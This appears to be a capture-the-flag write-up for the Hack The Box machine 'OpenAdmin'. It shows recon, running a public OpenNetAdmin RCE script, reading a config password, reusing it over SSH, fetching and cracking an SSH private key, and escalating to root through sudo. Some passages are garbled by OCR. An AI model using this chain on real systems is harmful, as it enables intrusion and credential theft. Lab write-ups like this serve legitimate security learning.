## Hi guys, welcome back!

Today Openadmin not retired yet and here's my write-up about it, it's a easy rated in hack the box and it's 10.10.10.171, I added it to /etc/hosts as openadmin.htb, let's jump right in!

## **Nmap**


As always we will start with nmap to scan for open port and services:

```
:~/Desktop/htb/openadmin# nmap -sC -sV openadmin.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-27 14:33 EST
Nmap scan report for openadmin.htb (10.10.10.171)
Host is up (1.1s latency).
Not shown: 998 closed ports
PORT
     STATE SERVICE VERSION
                    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
   256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
_http-server-header: Apache/2.4.29 (Ubuntu)
 _http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 237.88 seconds
```

We got SSH on port 22 and http on port 80.

## Web enumeration


The index page was empty with ubuntu default




I found interesting page with gobuster:

```
/index.html (Status: 200)
/music (Status: 301)
```

## Take a look:



By click on login page, it redirected to /ona page:



F

Look at the describe of machine, more cve here, so we will find some cve of open net admin, I found this

https://www.exploit-db.com/exploits/47691

download it and saved as rce.sh and ran it:

```
:~/Desktop/htb/openadmin# bash rce.sh openadmin.htb/ona/
$ ls
config
config_dnld.php
dcm.php
hi
images
include
index.php
local
login.php
logout.php
modules
plugins
python
rev.php
reverse159.php
revshell_3833.php
test.php
touchmyphp.php
winc
workspace_plugins
```

But we got some problems here, we just play around with "Is" and "cat" command.

Lets enumerate some fun.(that's not fun, we must check one by one with fucking "ls" command.

I found some thing cool in local dir.

```
$ cat local/config/database_settings.inc.php
<?php
$ona_contexts=array (
  'DEFAULT' ⇒
  array (
    'databases' ⇒
    array (
      array (
        'db_type' ⇒ 'mysqli',
        'db_host' ⇒ 'localhost',
        'db_login' ⇒ 'ona_sys',
        'db_passwd' ⇒ 'n1nj4W4rri0R!',
        'db_database' ⇒ 'ona_default',
        'db_debug' ⇒ false,
    'description' ⇒ 'Default data context',
    'context_color' ⇒ '#D3DBFF',
```

Save that cred.and login with ssh cred.


But, some things wrong?i cant login in to ssh with that cred.take a look to /home dir.two user had

found.but, the password belong who? just try it and find out.

Finally, that password belong jimmy. we use it to login into ssh with command:

ssh jimmy@openadmin.htb

but, nightmare just begin.



Go to /etc/www we will see some thing interesting, but I'm so bad on English, so I don't mind to the internal dir, but after some time enumerate, I found the "main.php"

```
jimmy@openadmin:/var/www$ ls
ntml internal
jimmy@openadmin:/var/www$ cd internal
jimmy@openadmin:/var/www/internal$ ls
index.php logout.php main.php
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };</pre>
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "$output";
?>
<html>
                                                                          I
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```

Curl this with user and password we will got the id\_rsa, we must do it in local,but what port? 80? I don't think so,let's try finger out with command below.

```
jimmy@openadmin:/var/www/internal$ netstat -tulpn
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                             Foreign Address
                                                                     State
                                                                                  PID/Program name
                  0 127.0.0.1:3306
                                             0.0.0.0:*
                                                                     LISTEN
tcp
tcp
           0
                  0 127.0.0.1:52846
                                             0.0.0.0:*
                                                                     LISTEN
           0
                  0 127.0.0.53:53
                                             0.0.0.0:*
                                                                     LISTEN
tcp
tcp
           0
                  0 0.0.0.0:22
                                             0.0.0.0:*
                                                                     LISTEN
           0
                  0 :::80
tcp6
                                                                     LISTEN
                                             :::*
tcp6
           0
                  0 ::: 22
                                             :::*
                                                                     LISTEN
           0
                  0 127.0.0.53:53
                                             0.0.0.0:*
udp
jimmy@openadmin:/var/www/internal$
```

As we can see, port 3306 and 52846 open in localhost.try to get id rsa we will see it in bigger port.

```
jimmy@openadmin:/var/www/internal$ curl jimmy:n1nj4W4rriOR! 127.0.0.1:52846/main.php
curl: (3) Port number ended with 'n'
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 2AF25344B8391A25A9B318F3FD767D6D
kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmc\langliGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
```

Use john to crack it.

And ssh into Joanna.we got the user now.the root part was easy than user.

User sudo -l to find out what can run without password and use gtfobin to get root

```
# whoami
root
a local SUID copy of the binary and runs it to maintain elevated privileges. To
g SUID binary skip the first command and run the program using its original path.

hment variable can be used in place of the -s option if the command line cannot
```

We owned root. Too simple.

Thank for reading.

Happy hacking.